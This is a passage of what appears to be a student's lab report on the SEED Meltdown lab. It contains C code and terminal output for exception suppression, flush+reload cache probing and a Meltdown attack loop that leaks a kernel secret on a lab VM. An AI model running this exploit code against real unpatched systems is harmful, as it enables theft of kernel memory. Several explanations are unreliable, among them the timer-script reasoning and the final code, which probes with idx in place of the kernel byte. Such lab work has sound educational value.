static sigjmp_buf jbuf;

static void catch_segv()
{
  // Roll back to the checkpoint set by sigsetjmp().
  siglongjmp(jbuf, 1);
}

int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                    kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

In Task 5, the code has been modified to handle memory access violations caused by accessing kernel memory from user space. Specifically, exception and signal handling in C are utilized to prevent program crashes when such violations occur. This is achieved by setting up a signal handler and checkpoint using sigsetjmp(). When a SIGSEGV signal is received, the program is able to roll back to the checkpoint and continue execution, thereby preventing the crash. Overall, this modification enhances the robustness and stability of the program in the face of potential memory access violations.


Task 6: Out-of-Order Execution by CPU



```
[04/23/23]seed@VM:~/.../Project5$ gcc ExceptionHandling.c -o exceptio
nhandling
[04/23/23]seed@VM:~/.../Project5$ ./exceptionhandling
Memory access violation!
Program continues to execute.
[04/23/23]seed@VM:~/.../Project5$ gcc -march=native -o MeltdownExperi
ment MeltdownExperiment.c
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/23/23]seed@VM:~/.../Project5$
```

```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf947e000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

When the MeltdownExperiment.c program is run, it can successfully retrieve the secret number, which is 7. However, this success is not guaranteed, as it depends on the timing behavior of the CPU cache. Specifically, the program exploits the fact that accessing kernel memory causes the cache to behave differently, and this behavior can be measured by timing memory accesses from user space. The screenshot above shows the timing differences between running a timer program before and after executing the MeltdownExperiment.c program, for several iterations.



```
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0013580322265625e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0967254638671875e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0967254638671875e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0967254638671875e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0013580322265625e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0013580322265625e-05)
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[04/23/23]seed@VM:~/.../Project5$ python timer.py
('Time taken to access each element: ', 1.0967254638671875e-05)
[04/23/23]seed@VM:~/.../Project5$
```


By analyzing these timing differences, we can determine the CPU cycle times during which the MeltdownExperiment.c program is able to fully execute. According to the data in the screenshot, this time window is between 1.0967254638671875e-05 and 1.1920928955078125e-05 seconds, or 1.1-1.2 microseconds. Therefore, for the Meltdown attack to be successful, it must be executed within this time frame, which requires precise timing control and may not always be possible.

Here is the code for the timer program below that proves line 2 is executing:

```
#!/usr/bin/python

import time

# initialize probing array
probing_array = [0] * 100

# measure time to access each element in the probing array
start_time = time.time()
for i in range(100):
    x = probing_array[i]
end_time = time.time()

print("Time taken to access each element: ", end_time - start_time)
```

The Basic Meltdown Attack

Task 7.1: A Naive Approach



```
[04/23/23]seed@VM:~/.../Project5$ gcc -march=native -o MeltdownExperi
ment MeltdownExperiment.c
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
```

```
  }
}
/********************** Flush + Reload ***********************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
        int k = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[k * 4096 + DELTA] += 1;
}

void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;
   int k = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[k * 4096 + DELTA] += 1;
}


// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);
```


The modifications to MeltdownExperiment.c are that in the functions **“void meltdown(unsigned long kernel_data_addr)”** and **“void meltdown_asm(unsigned long kernel_data_addr)”** include adding the variable **“int k = 0;”** to both functions and to change **“array[kernel_data * 4096 + DELTA] += 1;”** to **“array[k * 4096 + DELTA] += 1;”**

After completing this, running MeltdownExperiment.c will result in either printing “Memory access violation!” or:

> Memory access violation!
> array[0*4096 + 1024] is in cache.
> The Secret = 0.

Since the secret number is always 0, we know that this attack was not successful, and more improvements need to be made.

Task 7.2: Improve the Attack by Getting the Secret Data Cached




```
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/23/23]seed@VM:~/.../Project5$
```

```
      :
      :
      : "eax"
  );

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[k * 4096 + DELTA] += 1;
}


// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

   // Cache the secret data
   int fd = open("/proc/secret_data", O_RDONLY);
   if (fd < 0) {
     perror("open");
     return -1;
   }

int ret = pread(fd, NULL, 0, 0); // Cause the secret data to be cached.


  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf947e000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

To improve the Meltdown attack, we need to add the code mentioned in this task to the MeltdownExperiment.c file in the int main() function after the flushSideChannel line. However, upon recompiling and running the program several times, it becomes clear that the success rate has not improved. The program still shows that the secret value is 0, indicating that the kernel secret data has not been cached. It is possible that the kernel data is being evicted from the cache before the reloadSideChannel() function is called, or that the cache size is too small to hold the data.

Task 7.3: Using Assembly Code to Trigger Meltdown




```
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
array[0*4096 + 1024] is in cache.
The Secret = 0.
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
Memory access violation!
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownExperiment
```

```c
void meltdown_asm(unsigned long kernel_data_addr);

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
        int k = 0;

        // Calls meltdown_asm function
        meltdown_asm(kernel_data_addr);

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[k * 4096 + DELTA] += 1;
}


void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;
   int k = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"
   
       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[k * 4096 + DELTA] += 1;
}


// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
```

In Task 7.3, the code "meltdown_asm(kernel_data_addr)" was added to the meltdown function, and the function was declared right above it. The added assembly code before the kernel memory access causes extra CPU work, slowing down program execution. As more loops are added, the program takes longer to compile and execute. However, adding more loops increases the chances of success in retrieving the secret message and performing the Meltdown attack.

Task 8: Make the Attack More Practical



```
[04/24/23]seed@VM:~/.../Project5$ gcc -march=native -o MeltdownAttack
 MeltdownAttack.c
[04/24/23]seed@VM:~/.../Project5$ ./MeltdownAttack
The secret value is 83 S
The number of hits is 962
The secret value is 69 E
The number of hits is 962
The secret value is 69 E
The number of hits is 971
The secret value is 68 D
The number of hits is 961
The secret value is 76 L
The number of hits is 937
The secret value is 97 a
The number of hits is 960
The secret value is 98 b
The number of hits is 909
The secret value is 115 s
The number of hits is 939
[04/24/23]seed@VM:~/.../Project5$
```

```
// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
   siglongjmp(jbuf, 1);
}

int get(int idx)
{
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  memset(scores, 0, sizeof(scores));
  flushSideChannel();


  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
ret = pread(fd, NULL, 0, 0);
if (ret < 0) {
  perror("pread");
  break;
}

// Flush the probing array
for (j = 0; j < 256; j++)
_mm_clflush(&array[j * 4096 + DELTA]);

if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf947e000, idx); }

reloadSideChannelImproved();

  }

  // Find the index with the highest score.
  int max = 0;
  for (i = 0; i < 256; i++) {
if (scores[max] < scores[i]) max = i;
}
```

After changing the kernel memory address from “0xfb61b000” to “0xf947e000” we can compile and run the program to get a secret value of “83 S” and the number of hits is 986. This is only one byte of the eight total bytes that contain the full secret. To get the full secret value we must modify the code in the meltdown_asm function which includes instructions for reading the memory values from the victim process. In the original code, the function reads 8 bytes of memory starting from the target address and stores it in a buffer. However, since we know that the secret value is spread across multiple memory addresses, we need to modify the function to read the correct addresses.

To do this, we first need to identify the memory addresses where the secret is stored. One way to do this is by performing a brute force attack by iterating over all possible memory addresses and checking if the access causes a page fault exception. We can then use the addresses where the exception occurs as the locations of the secret bytes.

Once we have identified the correct memory addresses, we can modify the meltdown_asm function to read the secret bytes from those addresses. We can do this by changing the starting address and the length of the memory read operation in the function. Finally, we need to modify the main function to concatenate all the secret bytes and print the full secret value.

With these modifications, we should be able to successfully extract the full secret value using the Meltdown attack (code on page below).

Altered code (lines 82-88):

```
        void meltdown_asm(unsigned long kernel_data_addr, int idx)
{
  char kernel_data = 0;
  // Give eax register something to do
  asm volatile(
     ".rept 400;"
     "add $0x141, %%eax;"
     ".endr;"
     :
     :
     : "eax"
  );

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[idx*4096 + DELTA] += 1;
}
```